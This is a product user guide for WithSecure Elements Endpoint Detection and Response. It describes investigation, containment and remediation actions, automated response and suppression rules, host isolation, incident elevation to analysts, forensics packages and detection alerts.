The action allows visibility into Windows Management Instrumentation (WMI) instances by way of WQL queries. The default set of queries enumerates all types of persistence entries in the root\subscription WMI namespace. The provided parameters are optional and allow any set of queries to be run in any namespace.

Additional parameters are provided to return further detail and limit the number of entries returned. The output is in JSONL form, optimized for both human and machine readability.

Use this action to determine whether WMI persistence mechanisms are in use by an attacker. The default parameters return WMI instances related to persistence.

Parameters	
Namespace	Enter the WMI namespace to query. The default is set to "root\subscription". Example: `root\cimv2`
WQL queries	Enter WQL query to retrieve a list of the WMI instances present on a machine. By default, the EventConsumer, EventFilter and FilterToConsumerBinding instances are retrieved if nothing is entered. Example: `SELECT * FROM Win32_LogicalDisk`
Limit	The maximum number of descriptive entries returned. Defaults to 100 to keep the job well time-bounded. May not be zero or negative.
Indented JSON	Selects whether JSON entries produced will have indentation for readability purposes.
Property qualifiers	Renders the qualifiers (meta-information) for WMI object properties.
Extended information	Renders extended information for WMI object properties.
Include system properties	Lists system properties for each WMI object returned. These are normally implicit when accessing WMI by other methods.

Process memory dump (Win, Lnx)

Retrieves memory dumps of one or more processes.

This action captures only the part of the memory that the system has assigned to the specified processes. This is much faster and returns less clutter than capturing a full memory dump.

Parameters

Match	Select either Process ID or Process name.
Process ID or name	Enter the ID or name of the process that you want to use for the process memory dump.
Flags	Select either **Full** or **PMEM**. Full includes all accessible memory in the process and may generate very large memory dump files. PMEM includes only the information that is necessary to capture stack traces for all existing threads in the process.

Parameter example

Process ID: 1440

Process name: notepad

Full memory dump (Win, Lnx)

Uploads a full memory dump.

Viewing a full memory dump can be useful when you are analyzing advanced process injection techniques, such as reflective loading.

IMPORTANT: This job uploads large files and will block subsequent jobs. We recommend that you perform other actions on an endpoint before selecting this action. Make sure that there is enough free disk space before you download and analyze the full memory dump file.

Parameters

Version	Select either 1.6 or 2.1 based on the version of WinPmem that you use to analyze the memory dump file.

Test connections (Win)

Tests whether a set of host and port combinations can be reached from an end-point device.

There are three arguments:

Table 7: Test connection arguments

Name	Type	Description	Examples
Addresses	List of strings	A list of host+port combinations in the form of {hostname or ip}:{port}.	www.google.com:8080 8.8.8.8:443
Attempts	Integer	The number of attempts to form a connection; helps with unreliable network connections	1 3
Timeout	Integer	The number of seconds to wait for a response before classifying a host as unreachable	2 5

The template tries to form TCP connections to check whether a host is reachable. The data is returned in a zip file named `connections-{host}-{date}.zip`. The zip file contains a jsonl file, where each line specifies the host and port combination along with the corresponding result:

```
{"address": "8.8.8.8", "port": 443, "attempts": "1", "result": "reachable"}
```

The result can be `reachable`, `unreachable`, or `unresolved`. `Unresolved` indicates that the DNS was unable to retrieve the hostname, preventing the connection from being tested.

Containment actions

Containment actions that actively prevent attackers from continuing their objective, such as killing processes or threads.

The following containment actions are available. Select an action for detailed instructions and parameters.

Table 8: Containment actions

Action	Platform	Description
Kill process	Win, Lnx, Mac	Terminates specified processes on an endpoint. Optionally captures process memory before killing.
Kill thread	Win	Terminates a specified thread on an endpoint.

Kill process (Win, Lnx, Mac)

Kills processes.

Processes and threads form the base of any operating system. Processes can be injected with malicious code by an attacker or a legitimate process can be used to spawn a new malicious process or thread. Use this action to terminate specified processes on an endpoint.

Parameters	
Match	Select to kill processes based on their id, name, or path. Regular expressions (regex) can be used for process names and process paths.
Dump Process Memory	When this option is turned on, the memory of the process is captured before killing it. This option is for Windows only and only available when the *Match* option is set to **Process Id** or **Process Name Basic**. By default, this option is turned on.
Memory Dump Flags	When the **Dump Process Memory** is turned on, select to use either **Full** or **PMEM** memory dump. Full includes all accessible memory in the process and may generate very large memory dump files. PMEM includes only the information that is necessary to capture stack traces for all existing threads in the process.

Regex examples

1. Searching for a file where the file path is unknown.

   Searching for a file (temp.txt) when you know the drive letter:

   ```
   c:\\(.*\\)?temp\.txt
   ```

   Searching for a file (temp.txt) across all drives:

   ```
   .*\\temp\.txt
   ```

2. Searching for files that match a fixed-length random string - for example, `heof.exe`, `jmeb.exe`, `nekj.exe`.

Searching for any executable in `c:\path` where the file name is precisely 4 characters in length:

```
c:\\path\\.{4}\.exe
```

Searching for any executable with a file name between 4 and 6 characters in length:

```
c:\\path\\.{4,6}\.exe
```

3. Searching for files that end with a particular extension – for example, `*.ps1`, `*.xsl`.

   Searching for files or folders anywhere in `c:` that end with either `bat` or `xls`:

```
c:\\.*\.(bat|xls)
```

For further help, use a regular expression tester tool.

Kill thread (Win)

Kills a thread.

Processes and threads form the base of any operating system. Processes can be injected with malicious code by an attacker or a legitimate process can be used to spawn a new malicious process or thread. Use this action to terminate specified threads on an endpoint.

Parameters	
Thread ID	Enter the thread ID that you want to kill.

Remediation actions

Remediation actions that remove attacker-installed persistence mechanisms from an endpoint.

Remediation actions remove attacker-installed persistence mechanisms from an endpoint. They include deleting files, registry keys, scheduled tasks, and services, and removing WMI persistence.

Delete files (Win, Lnx, Mac)

Deletes files or folders from the host.

If there is a known malicious file on a host, use this action to remove it.

Parameters	
Path	Enter the path to the file or folder that you want to delete, for example, `c:\users\Tom.Smith\temp\runme.exe`.
Auto-retrieve files	Select to create a backup copy of the file or folder before it is deleted. This can be also used for further investigation. By default, this option is turned on.
Path structure	Select either **All**, **Sub**, or **None**. • **All** preserves the folder structure from the drive letter and shows the files exactly how they appear like on the disk. It can, however, be time consuming to navigate through. • **Sub** preserves the folder structure from the highest common folder, keeping the files all together as far as possible. This can be useful when investigating a particular folder. • **None** disregards the folder structure hierarchy and the files are all together. If multiple files have the same name in different folders, only one of them is included in the resulting ZIP file. In these cases, `conflicts.txt` file is included in the ZIP file to indicate this.

Parameters	
Max. files	The maximum number of files to retrieve. The default is set to 1000. The limit makes sure that the job completes successfully in an acceptable timeframe.
Pre-verification check delay	Select the amount of time in seconds after the file or folder has been deleted to check that it has been removed successfully and for example some persistence mechanism did not restore it.

Delete registry (Win)

Deletes a registry key or value from the host.

Delete a registry key or value to erase the persistence mechanism on a compromised host. This action deletes a value if one is specified, otherwise it deletes the key.

Parameters	
Path	Enter the path for the registry key that you want to delete. This is case insensitive.
Value	If you define a value, only the value associated with the registry key is deleted. If you leave this field empty, the key is deleted. This is case insensitive.
Recursive	Select to delete subkeys under this key. If the registry key has subkeys and this is not selected, the key cannot be deleted.

Delete scheduled tasks (Win)

Deletes from the host scheduled tasks that match your criteria.

Delete a Windows Scheduled Task to stop a known malicious scheduled task from executing further.

Parameters	
Task name	Enter the name of the scheduled task to delete from the endpoint.

Delete services (Win)

Deletes from the host services that match your criteria.

Delete a service to remove it from a target endpoint, for example to hamper the actions by an attacker on a compromised endpoint or to remove the persistence mechanism from it.

Parameters	
Match	Select either service name or display name of the service.
Name	Enter either the service name or the display name of the service to delete from the endpoint.

Remove permission (Win)

Removes a permission from a file or folder for a specific identity.

This action removes a single access rule from a file or folder. An access rule is a combination of an identity, a permission, and an access type (**Allow** or **Deny**). If no access rule matches the chosen identity, permission, and access type, nothing changes.

Parameters	
Path	Enter the path to the file or folder. This is case insensitive. For example, `c:\path\to\file_or_folder`.
Identity	The Windows user or group to remove the permission from. Enter a domain account, local account, or built-in identity, for example, `DOMAIN\username`, `Everyone`, or `BUILTIN\Administrators`.
Permission	The file system permission to remove. Select a standard permission, such as **Full Control**, **Modify**, or **Read & Execute**. The default is **Full Control**. To specify the

Parameters

	permission as a raw access mask, select **Custom bits...** and enter the value in the **Custom bits** field.
Custom bits	When **Permission** is set to **Custom bits...**, enter the custom access mask bits in decimal format. For example, to remove the **Synchronize** permission, enter `1048576` (0x100000). This field is ignored when **Permission** is set to a standard permission.
Access type	The type of access rule to remove. Select **Allow** to remove a rule that grants the permission, or **Deny** to remove a rule that denies it. The default is **Allow**.
Recursive	Select to apply the operation to all files and subfolders under the path. This setting applies only when the target path is a folder.
Remove inheritance	Select to turn off permission inheritance on the target before the permission is removed. Inherited permissions are then either converted to explicit permissions or discarded, depending on the **Preserve existing** setting.
Preserve existing	When you remove inheritance, choose whether to keep the already inherited permissions. Select **True** to keep them as explicit permissions, or **False** to discard them. This setting applies only when **Remove inheritance** is selected.

Delete WMI persistence (Win)

This action deletes Windows Management Instrumentation (WMI) objects related to persistence.

WMI persistence requires three types of instances: an event filter, an event consumer, and a filter-to-consumer binding. These are known as "persistence triples". This action removes all instances that match your input. For example, if you enter only the EventConsumer name, the action removes the matching EventConsumer and all FilterToConsumerBindings that reference it. It also removes the EventFilters referenced by those bindings. Adding more search terms narrows the results to delete only matching instances.

After deleting the instances, this action also checks that they remain deleted after the specified time delay. This verifies that an attacker has not re-created them automatically. The action raises an error if a deleted instance reappears.

Use this action to remove persistence triples identified by the investigative action "Enumerate WMI persistence".

When you run this action, you must specify at least one of these parameters: EventConsumer Name, EventFilter Name, or FilterToConsumerBinding Path.

Parameters

Namespace	The WMI namespace. The default is `root\subscription`.
Backup WMI	Controls whether the action backs up the WMI repository (using Windows Management) before deleting instances. You can download the backup for further review. This parameter is on by default.
EventConsumer name	The name property of the WMI instance "__EventConsumer" to delete. Optional. If provided, the action uses it to find the matching EventConsumer and FilterToConsumerBinding instances to delete, as well as related EventFilter instances. If not provided, the action uses the EventFilter instance, the FilterToConsumerBinding path, or both to find the EventConsumer instances to delete. Example: `Suspicious-WMI-EventConsumer`
EventFilter name	The name property of the WMI instance "__EventFilter" to delete.

Parameters	Optional. If provided, the action uses it to find matching EventFilter and FilterToConsumerBinding instances to delete, as well as related EventConsumer instances. If not provided, the action uses the EventConsumer instance, the FilterToConsumerBinding path, or both to find the EventFilter instances to delete. Example: `Suspicious-WMI-EventFilter`
FilterToConsumerBinding path	The name property of the WMI instance path "__FilterToConsumerBinding" to delete. You can use the WQL wildcard character '%' in the path. Optional. Example: `Suspicious%EventFilter`
Delay	The number of seconds to wait before querying WMI to confirm deletion. The default is 10 seconds, which is the recommended minimum.

Response action output formats

The results of response actions are output to a zip (compressed) file or a JSONL file.

Both output formats include response action metadata and actual response data.

- Zip files

  Each `zip` file contains the following:

  - a `metadata.json` file that includes information about the device from where data was collected
  - a content section that includes the actual response payload according to the selected response action parameters

  NOTE:

  If the response payload contains executable files (for example, files with the `.exe` extension), the file is packaged into a password-protected zip file to prevent any malicious content being run accidentally. The password-protected zip file uses `.zip.inactive` file extension and the password to open the file is "`inactive`".

- JSONL files

  JSONL (json lines) is a JSON variant that allows you to store structured data entries within one line of text. JSONL files are plain text files that you can open in any text editor. Each line contains an atomic information structure. For example, the first line in a `.jsonl` file contains the following kind of response action details:

```
{"response-header-version":"1.0.0.0","response-engine-type":"Windows-dotNet",
"response-engine-version":"2.17.928","architecture":"amd64","host-name":"DESKTOP-ANTTIP",
"operating-system":"Microsoft%20Windows%2010%20Enterprise","artefact-id":"dbc2327d-742b-42e0-b41a-483b47750d5e",
"artefact-type":"netstat","artefact-format":"jsonl","job-id":"7f5c6be0-7380-4d60-ad30-31872e2e40f1",
"job-author":"","job-start-time":"1641562333100","job-priority":"3",
"job-background":"False","job-persistent":"False","job-synchronous":"True",
"lib":"2.2","upload-time":"1641562333147","known-total-size":"","file-name":""}
```

4.2.4 Automate responses to detections

You can automate certain actions for the organizations you choose when WithSecure Elements Endpoint Detection and Response detects an incident that matches the criteria that you set.

NOTE: Automatic responses are supported only on Windows and Mac endpoints.

As an automated action to an incident, you can isolate hosts and auto-elevate incidents to WithSecure.

The **Automated actions** page has three tabs:

General	Lists the automated response rules that you create.
Automated services	Lists the automated services that WithSecure manages, such as automatically elevating incidents to WithSecure.
Suppression rules	Lists the suppression rules that automatically close accepted broad context detections.

To add an automated response rule on the **General** tab for an organization:

1. Log in to the portal with your email address and password.
   *The **Home** page opens.*
2. Select **Security Configurations** > **Automated actions**.
3. Select **Add rule**.
   *The **Add rule** wizard opens.*
4. Provide the following details to define the new automated response rule.

   Rule name — Enter a descriptive name for the rule.

   Rule type — Select the type of rule:

   - **Endpoint** - Isolates affected devices or runs an EDR response action on them.
   - **Identity and Cloud** - Block user access or force them to change their password

   Select Response — Choose the action to take when the rule is triggered:

   - **Device isolation** - Disconnects the device from the network.
   - **Retrieve files** - Collects files from endpoints that match path patterns.
   - **Enumerate services** - Lists installed services on Windows endpoints.
   - **Retrieve browser artefacts** - Collects browser history and data.
   - **Netstat** - Retrieves network connection information.
   - **Enumerate scheduled tasks** - Lists Windows scheduled tasks.
   - **Enumerate processes** - Lists running processes.
   - **End current session** - Logs out the user.
   - **Reset password** - Requires the user to change their password.
   - **Block user access** - Prevents the user access.

   NOTE: The endpoint data-collection actions run automatically when a broad context detection reaches the selected risk level. Fill in any required or optional parameters for the action that you select.

Organizations Select the organizations this rule applies to.

NOTE: Device isolation rules are removed if a company changes its organizational structure. If the rule was specific to that company, it will be deleted and has to be created again if necessary.

Scope Specify which accounts or devices the rule targets.

By default, automated **Endpoint** response rules exclude devices labeled as *critically important*. To include them, select **Include devices with critical importance**.

For **Endpoint** rules, choose the device scope. **All Devices** can span multiple organizations. **Devices with specific labels** applies to a single organization only.

Automated **Identity and Cloud** rules apply to all accounts, including privileged accounts.

Risk level Select the incident risk levels that trigger the rule: **Severe**, **High**, and **Medium**.

Schedule By default, the rule is **Continuous** (always active). To restrict it to specific times, choose **Custom** and set the schedule.

TIP: When setting a custom schedule, make sure to select the correct timezone.

5. Select **Add** to add the new rule to the automated actions rules list.
   The new rule is in effect as long as it is turned on.

When WithSecure Elements Endpoint Detection and Response detects an incident that matches the rule conditions, the rule take effect and the service sends a notification email to organization contacts that you have defined.

You can edit a rule from the automated actions rules list. After you create a rule, you cannot change its **Rule type** or **Select Response** action. You can update all other fields.

You can also delete a rule from the list. The confirmation flow is the same for every response action, including the endpoint data-collection actions.

4.2.5 Manage suppression rules

Suppression rules close specific broad context detections automatically so that known, accepted behavior no longer appears in dashboards, incident lists, reports, or notifications.

When a broad context detection is closed as accepted behavior, you can create a suppression rule to automatically close identical detections in the future. The events are still recorded in the system, they are not deleted and only removed from active views.

Suppress detections carefully. Rules that are too broad can silence behavior that, although common, may also be part of a real attack.

NOTE: Closing a broad context detection as accepted behavior does not suppress similar detections. You must create a suppression rule to achieve that.

1. Select **Events** > **Broad Context Detections** and open the detection that you want to suppress.
2. Change the status to **Closed** > **Accepted behavior**.
   A prompt appears asking whether you want to create a suppression rule.
3. Select **Create rule**.

The suppression rule wizard opens.

4. In the **General** step, select the **Behavior type**, the **Organizations** the rule applies to, and the **Devices** in scope. Then select **Next**.

TIP: Adding a device label narrows the rule to only devices with that label, which prevents the suppression from affecting environments where the behavior is not expected.

5. In the **Parameters** step, review the pre-filled parameters for each key detection and select the ones that match the expected behavior, then select **Next**.

   Parameters that are enabled by default show a green toggle. Select **Show more** to view additional parameters.

   At least two parameters are required per key detection to limit the scope of the rule.

   For broad context detections with multiple key detections, a separate set of parameters appears for each key detection. Each key detection must be covered by the rule to suppress the entire broad context detection.

   For each parameter, select one of the following operators:

Equals	Matches the parameter exactly. Applies to all parameters with a value between 1 and 1024 characters. Once set, the value cannot be edited.
Contains	Matches if the parameter value contains the specified string. Requires at least 2 characters.
Wildcard	Matches using pattern-based expressions.

   The following parameters are available:

Table 9: Suppression rule parameters

Parameter	Example	Description
Process path	`c:\path\admin\support_service.exe`	The full path of the process executable. Suppression applies only when the path matches.
Process name	`support_service.exe`	The name of the process executable. Suppression applies only when the name matches.
Process command line	`c:\windows\system32\net localgroup group_name /add /domain`	The full command line of the process. Suppression applies only when the command line matches exactly.
Parent process path	`c:\path\admin\support.exe`	The full path of the parent process executable. Use with caution — combine with at least one non-parent parameter to avoid too broad suppression.
Parent process name	`support.exe`	The name of the parent process executable. Use with caution — combine with at least one non-parent parameter to avoid too broad suppression.

Parameter	Example	Description
Username	`john_doe`	The username associated with the detection. Combine with additional parameters to avoid too broad suppression.

6. Review the rule summary and select **Add** to save it.
   The rule becomes active and closes matching broad context detections as `Closed - Auto Accepted Behavior` going forward.

Edit suppression rules

You can update the parameters and general settings of an existing suppression rule to refine how broad context detections are suppressed.

Suppression rules follow a three-level hierarchy: Company, Service Partner (SEP), and Solution Provider (SOP). Each level can have at most one rule for the same key detection. What you can edit depends on the level at which a rule was created and on your own access level.

- Read-only users cannot create or edit rules.
- A rule created at the Company level can be edited by Company-level administrators, Service Partners, and Solution Providers.
- A rule created at the Service Partner level can be edited by Service Partners and Solution Providers.
- A rule created at the Solution Provider level can be edited only by Solution Providers.

TIP: If you cannot edit a rule, the **Edit** button is disabled. A tooltip explains who can edit the rule.

1. Go to **Security Configurations** > **Automated actions** > **Suppression rules** and select the rule you want to edit.
2. Select **Edit** in the flyout.
3. Edit the fields in the **General** step and select **Next**.
4. Edit the parameters in the **Parameters** step. You can enable or disable parameters and change their operators. Select **Next**.
5. Review the changes and select **Update**.

NOTE: Suppression rules cannot be deleted. To stop a rule from affecting future detections, disable it from the suppression rules list. Disabling a rule preserves references to it from detections that it already closed.

Suppress detections individually

Suppress the key detections of a broad context detection one at a time when a single rule cannot cover them all.

You must close the broad context detection as **Closed** > **Accepted behavior** first. Until the detection is closed, the option to create a rule is inactive.

When you close a broad context detection as accepted behavior, the suppression rule wizard can cover up to five unsuppressed key detections at once. This keeps the generated rules small, precise, and easy to audit. Each key detection becomes its own rule with at least two conditions.

A broad context detection can have more than five key detections. In that case, you cannot suppress them with a single rule. Instead, suppress each remaining key detection individually, one rule at a time.

1. Open a broad context detection that you have closed as accepted behavior.
2. Go to the **Timeline**, **Process tree**, or **Process details** view.
3. Select the key detection that you want to suppress, then select **Create rule**.
   The suppression rule wizard opens.
4. Complete the suppression rule wizard to create the rule.
5. Repeat the previous steps for each remaining key detection that you want to suppress.

Each key detection that you suppress gets its own rule. To suppress an entire broad context detection that has more than five key detections, create a rule for each remaining key detection.

Using wildcards in suppression rules

Wildcards let you match suppression rule parameters using patterns instead of exact values.

When creating or editing a suppression rule, you can select the **Wildcard** operator for a parameter and enter a pattern. This is useful when the exact value varies between detections but follows a predictable structure.

The following wildcard characters are supported:

`*`	Matches any sequence of characters, including an empty sequence. For example, `*.exe` matches `file.exe`, `test.exe`, and `.exe`.
`?`	Matches any single character. For example, `file?.txt` matches `file1.txt` and `fileA.txt`.

The backslash (`\`) is the escape character. Use it to match a literal asterisk or question mark instead of treating them as wildcards:

`\*`	Matches a literal asterisk character. For example, `test\*.txt` matches `test*.txt`.
`\?`	Matches a literal question mark character. For example, `test\?.txt` matches `test?.txt`.

Wildcards are supported on the following suppression rule parameters: process name, process path, process command line, username, parent process name, and parent process path.

Viewing suppression rules

View all active and inactive suppression rules and manage them from a central list.

To view all suppression rules, go to **Security Configurations** > **Automated actions** > **Suppression rules**.

The list can be filtered by: **Active**, **Behavior type**, **Creator**, **Device labels**, **Organizations**, **Rule ID**, and **Rule name**.

Select a rule and then select the count of suppressed broad context detections to open the broad context detection view filtered to show only the detections that the rule has closed.

You can enable or disable rules directly from the list.

4.2.6 Isolate hosts from the network

After analyzing a broad context detection, you may want to isolate hosts from the network connections to avoid further harm to the environment.

In order to isolate hosts, you must configure Windows group policies to allow WithSecure to control Windows Firewall.

To isolate hosts:

1. Go to **Events** > **Broad Context Detections**.
2. In the **Top broad context detections** pane, select the detection that includes the hosts that you want to isolate.

3. Select **Recommended actions**.
   The list of recommended actions opens.
4. Select **Isolate hosts** and then **Confirm isolation**.
   Users of isolated hosts receive a message that their computer has been isolated to protect the network.

When a host is isolated, Windows Firewall allows only administrators to undo the isolation and blocks every other network traffic. All potential attackers are disconnected from the host.

Isolate a single device from the network

You can isolate one or more devices from the network.

To isolate a single host from the network:

1. Go to the **Environment** > **Devices** tab.
2. Select the device that you want to isolate from the network.
3. Select **Isolate device** and confirm the isolation.

The selected device is isolated from the network.

Release hosts from the isolation

After you have analyzed and solved a broad context detection and after the incident is over, you can release isolated hosts back to the network.

To release a host from the isolation:

1. Select the **Environment** > **Devices** tab.
2. Select the host that you want to release from the isolation.
3. Select **Release host** and confirm the release.

The selected host is released from the isolation.

4.2.7 Elevating incidents to WithSecure

Some detections may require deeper analysis and guidance by specialized cyber security experts. If you cannot resolve an incident after your analysis, you can elevate the incident to WithSecure for help in resolving the broad context detection and instructions how to respond to it.

You can elevate an incident to WithSecure when you need help resolving a broad context detection. Upon request, WithSecure's threat analysts investigate methods and technologies, network routes, traffic origins, and timelines of Broad Context Detection to identify the type of incident, provide collected evidence, and offer further expert guidance.

The elevation is split into two phases, threat validation and threat investigation.

Threat validation

In the threat validation phase, WithSecure analysts classify the Broad Context Detection as one of the following. The threat validation phase is not for complete investigation but for a quick validation only.

- Genuine threat: you get guidance on how to respond to the threat.
- Suspicious - act upon: you can either manage the incident independently or create an investigation request.
- Suspicious - acceptable risk: the detection is suspicious, but the risk is acceptable, so no further action is required.
- False positive: no further action is required.

Threat investigation

In the threat investigation phase, WithSecure analysts analyze Broad Context Detection completely and provide suggestions on how you should respond to it.

IMPORTANT: If more than 5 devices are compromised, or business-critical assets are affected, the case is escalated to a separate Incident Response engagement instead.

Service level

WithSecure targets starting the response to an elevated incident within 2 hours of elevation. The service is available 24/7/365, in English only.

Elevate an incident

When you elevate the incident, the service alerts WithSecure analysts. Analysts will have access to the incident data to help them to solve the case.

Before you elevate an incident, check that:

- You have an active WithSecure Elements Endpoint Detection and Response subscription.
- At least one agent is deployed and reporting.
- You have a WithSecure Elevate add-on subscription. It provides the Validation and Investigation tokens that elevation uses.

WithSecure Elevate is licensed through two types of Tokens: one for Threat Validations and one for Threat Investigations. These tokens are offered in pre-packaged combinations that vary in size, for example 2/1 (2 Validation Tokens for 1 Investigation Token). If the detection under scrutiny is more than 7 days old, an Investigation Token is used for Elevation. Otherwise, the elevated detection is first validated using a Validation Token. The tokens expire based on the same duration as the product subscription. For more information about the WithSecure Elevate licensing, or the separately available Incident Response and Incident Readiness services, contact your local WithSecure representative.

To check your remaining token balance, go to **Management** > **Subscriptions**. Tokens expire after 12, 24, or 36 months, depending on your subscription term.

To elevate the incident to WithSecure:

1. Go to **Events** > **Broad Context Detections**.
2. Choose the detection that you want to elevate to WithSecure from the **Broad Context Detections** view.
3. If the incident has not been confirmed already, select **Acknowledge incident**.
   *The **Elevate to WithSecure** option becomes available.*
4. Select **Elevate to WithSecure**.

   NOTE: If you do not have tokens to elevate the incident, the portal shows an information pane with a link to buy more tokens. Select **Purchase tokens** to do so.

   *The **Elevate to WithSecure** window opens, which shows the number of elevate tokens that you have left.*
5. Add a comment about Broad Context Detection that you want WithSecure analysts to examine and describe why you want to elevate it and what you want experts to validate.
6. Select **Elevate**.

   If Broad Context Detection is more than 7 days old, the elevation uses an investigation token. Otherwise, the elevated incident is validated first using the validation token.

7. WithSecure analysts acknowledge your elevation request and start investigating the incident. You receive an email notification when the investigation is complete.
   When the investigation is complete, the investigation result and the suggested response are available in the portal.
8. Select **Close elevation** to resolve the incident.

NOTE: You can use the comment window at any time to add comments to the elevated incident. Comments window includes all comments that you and WithSecure analysts have added to it during the investigation. Note that after you close the elevation, you can still add comments to the incident but no further notifications about them are sent to WithSecure.

4.2.8 Elevation status of a BCD

EDR tracks an elevation's progress with two status levels: a *detailed elevation status* on the elevation, and an *aggregated Elevation status* on the BCD.

When you elevate a broad context detection (BCD) to the Detection and Response Team (DRT), EDR records the progress of that elevation in two places:

- The *detailed elevation status* is stored on the elevation. It captures each step of the elevation workflow, such as the acknowledgment and completion of a validation or investigation.
- The *aggregated Elevation status* is stored on the BCD. It is a simplified status that the EDR portal shows in the BCD list and uses for filtering.

Each time the BCD is updated, EDR maps the current *detailed elevation status* to the *aggregated Elevation status* and saves the result on the BCD. The BCD is updated, for example, when the DRT acknowledges or completes the elevation.

How detailed elevation statuses map to the aggregated Elevation status

The *aggregated Elevation status* on the BCD is derived from the *detailed elevation status* as follows:

Table 10: Elevation status mapping

Aggregated Elevation status (on the BCD)	Detailed elevation status (on the elevation)
Acknowledged	`VALIDATION_ACKNOWLEDGED` or `INVESTIGATION_ACKNOWLEDGED`
Monitoring	`VALIDATION_COMPLETED` or `INVESTIGATION_COMPLETED`

How filtering by Elevation status works

When you filter BCDs in the EDR portal by Elevation status, the filter matches the *aggregated Elevation status* that is stored on the BCD. The filter does not read the *detailed elevation status* directly. For example:

- Filtering by **Acknowledged** returns the BCDs whose *detailed elevation status* is `VALIDATION_ACKNOWLEDGED` or `INVESTIGATION_ACKNOWLEDGED`.
- Filtering by **Monitoring** returns the BCDs whose *detailed elevation status* is `VALIDATION_COMPLETED` or `INVESTIGATION_COMPLETED`.

The *aggregated Elevation status* is computed and stored when the BCD is updated, for example after an acknowledge or complete action on the elevation. The portal filter then operates on this stored value.

4.2.9 Collect forensics packages

With forensics packages, you can collect more information from the affected host to investigate the incident more thoroughly.

The forensics package includes information about device (memory and disk usage), firewall configuration, group policy settings, network settings and activities, windows properties (process listing, scheduled tasks, etc), windows event logs, and registry settings.

NOTE: The **Collect forensics package** action is only available for WithSecure Elements EDR and EPP for Computers and WithSecure Elements EDR and EPP for Servers subscriptions, and standalone WithSecure Elements EDR for Computers subscriptions for windows hosts.

1. Select **Events** > **Broad Context Detections**.

   The **Broad Context Detections** view contains all broad context detections that have been found.
2. Select the broad context detection that you want to investigate from the list.
3. Select **Collect forensics package** from the **Quick responses** list.

   The service starts collecting forensics package from the affected hosts. This may take a while.

NOTE: If the host is offline or closed during the collection request, the collection starts when the host becomes active.

4. Select **Download forensics package** after the collection is finished to retrieve the archived file.

NOTE: After the forensics package has been collected, it is available under **Response** for 14 days.

Forensics package contents

The forensics package is a zip archive that contains the following information about device.

NOTE: The package is available for 14 days and contains the latest archive that has been collected from the device.

Product and system information

basic/product_info.txt	Product version, license, update status, profile settings
basic/settings.txt	Product settings
basic/systeminfo.log	Operating system, hardware profile (memory and disk usage)

Information about firewall rules

firewall/all_profiles.log	Firewall profiles
firewall/all_rules.log	Firewall rules
firewall/wfp_filters.log	Firewall filters

Windows Group Policy settings

gpo/gpo_computer.log	Computer-level Group Policy settings
gpo/gpo_user.log	User-level Group Policy settings

Network status

network/ipconfig.log	Network interface configuration values
network/netstart.log	Started windows services
network/netstat.log	Open network connections
network/netuse.log	All network connections
network/nic.log	Network card information from Windows Registry
network/nslookup.log	Connectivity check (nslookup query) to WithSecure
network/ping_download_sp.log	Connectivity check (ping command) to WithSecure
network/ping.log	Connectivity check (ping command) to WithSecure
network/route.log	IP routing tables

Windows properties and logs

win/apiset_list.log	C runtime dynamic libraries
win/drivers_active.log	Active drivers
win/drivers_inactive.log	Inactive drivers
win/hosts	Hosts file
win/msucrt_list.log	C runtime dynamic libraries
win/msvcrt_list.log	C runtime dynamic libraries
win/process_list.txt	List of running processes
win/scheduled_tasks.log	Scheduled tasks
win/set.log	Set environment variables
win/software.log	Installed software
win/win.ini	Basic windows settings
win/windowsupdates.txt	Installed windows updates
win/eventlog	Windows event logs
win/iexplore	Internet settings from registry
win/registry	Selected registry settings

4.2.10 Automatic false positive closure

How WithSecure Elements Endpoint Detection and Response automatically closes broad context detections that match already closed false alarms, and when it reopens them.

Broad context detections can be closed as `Auto false positive` automatically when they are identical to already closed false alarms. For WithSecure Elements Endpoint Detection and Response to close a broad context detection as `Auto false positive`, the following criteria must be met:

- Incident has to be `New / Inconclusive`,
- you must have closed an identical incident in the same organization as `False positive`, and
- no identical incidents in the same organization have been marked as `Incident`.

Incident that was closed as `Auto false positive` is automatically reopened as `New / Inconclusive` if it evolves further and there are no identical false positive incidents for the new form. This prevents a real incident from being accidentally hidden because it started the same way as a known false alarm.

4.3 Set up detection alerts

Sets up email detection alerts at the SOP, SEP, or company level.

NOTE: Alerts are set up separately on the SOP, SEP, and company levels.

To set up detection alerts:

1. Log in to WithSecure Elements Security Center.
2. Under **Management**, select **Organization Settings** on the sidebar.
   *The **Organization Settings** page opens.*
3. Select the **Detection and Response settings** tab.
4. In the **Alert emails** field, enter recipient email addresses for sending detection alerts.

NOTE: If you enter multiple email addresses, use a comma to separate them.

NOTE: The email addresses you enter here are used only for sending detection alerts.

Detection alerts are sent to the email addresses you entered.

4.3.1 Events that generate detection alerts

EDR generates a detection alert when one of the following events occurs on a BCD or its elevation.

The following events generate a detection alert:

- A new BCD is created with a risk level of medium or higher.
- An existing BCD is updated to a risk level of medium or higher.
- A BCD is reopened with a risk level of medium or higher.
- An elevation is acknowledged. The detailed elevation status changes to `VALIDATION_ACKNOWLEDGED` or `INVESTIGATION_ACKNOWLEDGED`, and the aggregated Elevation status of the BCD becomes **Acknowledged**.
- An elevation is completed. The detailed elevation status changes to `VALIDATION_COMPLETED` or `INVESTIGATION_COMPLETED`, and the aggregated Elevation status of the BCD becomes **Monitoring**.
- The elevation status changes to `CLOSED`. This event generates an alert only when the Detection and Response Team (DRT) closes the elevation.
- There are not enough tokens to create an elevation.
- The DRT adds a new comment to a BCD that has an elevation.
- The system adds a new comment to a BCD that has an elevation.
- The DRT adds a new comment to an elevation.
- The system adds a new comment to an elevation.

NOTE: EDR tracks two levels of elevation status: a detailed elevation status on the elevation, and an aggregated Elevation status on the BCD. For details about how the two statuses relate to each other and to portal filters, see Elevation status of a BCD on page 115.

4.4 Create customized email reports on security events

Using the Email notification and reports feature under Reports, you can create and automatically send a customized email report.

Before you can create a customized email report, you need to create a custom view on the **Security Events** page. You can then use that view as a template when you are creating an email report.

To create a custom view:

1. Under **Events**, select **Security Events**.
2. Apply filters to specify which security events you want to include in the email reports.

NOTE: "High" and "severe" broad context detections are shown in security events as "Action needed" and "medium" broad context detections as "Important".

3. Open the **View** drop-down menu in the top-right corner.
4. Select **Save as** and enter a name for your custom view.
5. Select **Save**. The custom view appears under **My views**.

After creating the custom view, you can now create an email report on security events.

1. Select **Reports** on the sidebar.
2. On the **Reports** page, select the **Email notification and reports** tab.
3. Select **Add email report**.
   *The **Add new email report** pane opens.*
4. Enter a name for the report.
5. From the **Data source** drop-down menu, select **Security Events**.
6. From the **Template** drop-down menu, select the template that you already created on the **Security Events** page.
7. Select your preferred language for the report.
